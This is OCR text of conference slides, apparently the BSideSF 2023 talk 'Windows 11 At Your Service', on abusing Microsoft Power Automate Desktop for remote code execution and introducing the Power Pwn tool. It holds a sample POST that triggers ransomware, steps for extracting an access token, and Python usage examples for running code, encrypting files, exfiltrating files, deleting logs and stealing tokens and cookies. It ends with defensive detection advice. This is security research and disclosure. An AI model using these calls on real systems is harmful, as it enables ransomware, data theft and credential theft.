
youtu.be/YDull-krSJI




No Code Cleanup

Machine to Cloud via the browser

1. Open browser minimized
2. Go to flow.microsoft.com
3. Hit CTRL+U
4. Extract access token from header



https://docs.microsoft.com/en-in/power-automate/desktop-flows/using-browsers



youtu.be/lY_RzV-4BdI

youtu.be/zlF7np18oGI


Recap

- ☑ Deploy malware
- ☑ Defense evasion
- ☑ Persistency
- ☑ C&C
- ☑ Exfiltration
- ☑ Cleanup

And more:

- ☑ Creds access via browser

Introducing Power Pwn!




Trigger via HTTP

Powe

r


Pwn!



Seamlessly handle errors and edge cases

One endpoint to rule them all!

POST machine=win11ent user=alexg payload=ransomware dir=C:\ encryptionKey=9d0d578115a2734a



SUCCESS filesFound=71892 filesProcessed=70497

Convenience layer in Python

1. Set up a free RPA account
2. Register machines
3. Profit

github.com/mbrg/power-pwn

Usage

```python
from powerpwn.cli import PowerPwn
POST_URL = ""
pp=PowerPwn(post_url=POST_URL)

### code execution

# python2
pp.exec_py2("print('hello world')").CodeExec
# CodeExecOutputs(ScriptOutput='\ufeffhello world\r\n', ScriptError='')

# python2 bad syntax
pp.exec_py2("bad syntax").CodeExec
# CodeExecOutputs(ScriptOutput='', ScriptError='  File "", line 1\r\n    bad syntax\r\n        ^\r\nSyntaxErr

# powershell
pp.exec_ps("Write-Host \"hello word\"").CodeExec

# commandline
pp.exec_cmd("echo \"hello word\"").CodeExec
# CodeExecOutputs(ScriptOutput='Microsoft Windows [Version 10.0.22000.795]\r\n(c) Microsoft Corporation. All

### ransomware

pp.ransomware(crawl_depth=2, dirs_to_init_crawl=["C:\\Users\\alexg\\Documents\\mystuff", "D:\\shh"], encrypti
# Ransomware=RansomwareOutputs(FilesFound=9, FilesAccessed=9, FilesProcessed=9, Errors='')

### exfiltration

pp.exfil(target="C:\\Users\\alexg\\Downloads\\takeit.txt").Exfil
# ExfiltrationOutputs(Success=True, FileContents='asd')
pp.exfil(target="C:\\Users\\alexg\\Downloads\\dontexist.txt").Exfil
# ExfiltrationOutputs(Success=False, FileContents='')

### cleanup

pp.cleanup().Cleanup
# CleanupOutputs(FilesFound=179, LogFilesDeleted=178)

### steal_power_automate_token

pp.steal_power_automate_token().StealPowerAutomateToken
# StealPowerAutomateTokenOutputs(Token='ey...')

### steal_cookie
pp.steal_cookie("https://www.google.com").StealCookie
# StealCookieOutputs(Cookie='1P_JAR=2022-07-16-13; OGPC=19027681-1:')
```

Summary

- What is RPA?
  - Available in every major enterprise
  - Technical deep dive
- Abusing RPA: RCE as a Service
  - Distribute and execute payloads thru trusted services
  - No Code primitives
- Introducing Power Pwn
- Defense: 4 things to do when you get home

zenity

How To Stay Safe?

Do these 4 things to reduce your risk

1. Monitor any usage of PAD.MachineRegistration.Silent.exe or PAD.MachineRegistration.Host.exe on local user machines
2. Detect usage of the aforementioned executables with tenant ids that don’t belong to your organization
3. Review you own tenant’s Power Automate environment and Microsoft best practice. If you’re a Microsoft shop, your users are probably already using it!
4. Learn more at OWASP, Dark Reading, Zenity blog

zenity

Learn more: github.com/mbrg/talks
Twitter: @mbrg0

Windows 11 At Your Service

Michael Bargury @ Zenity
BSideSF 2023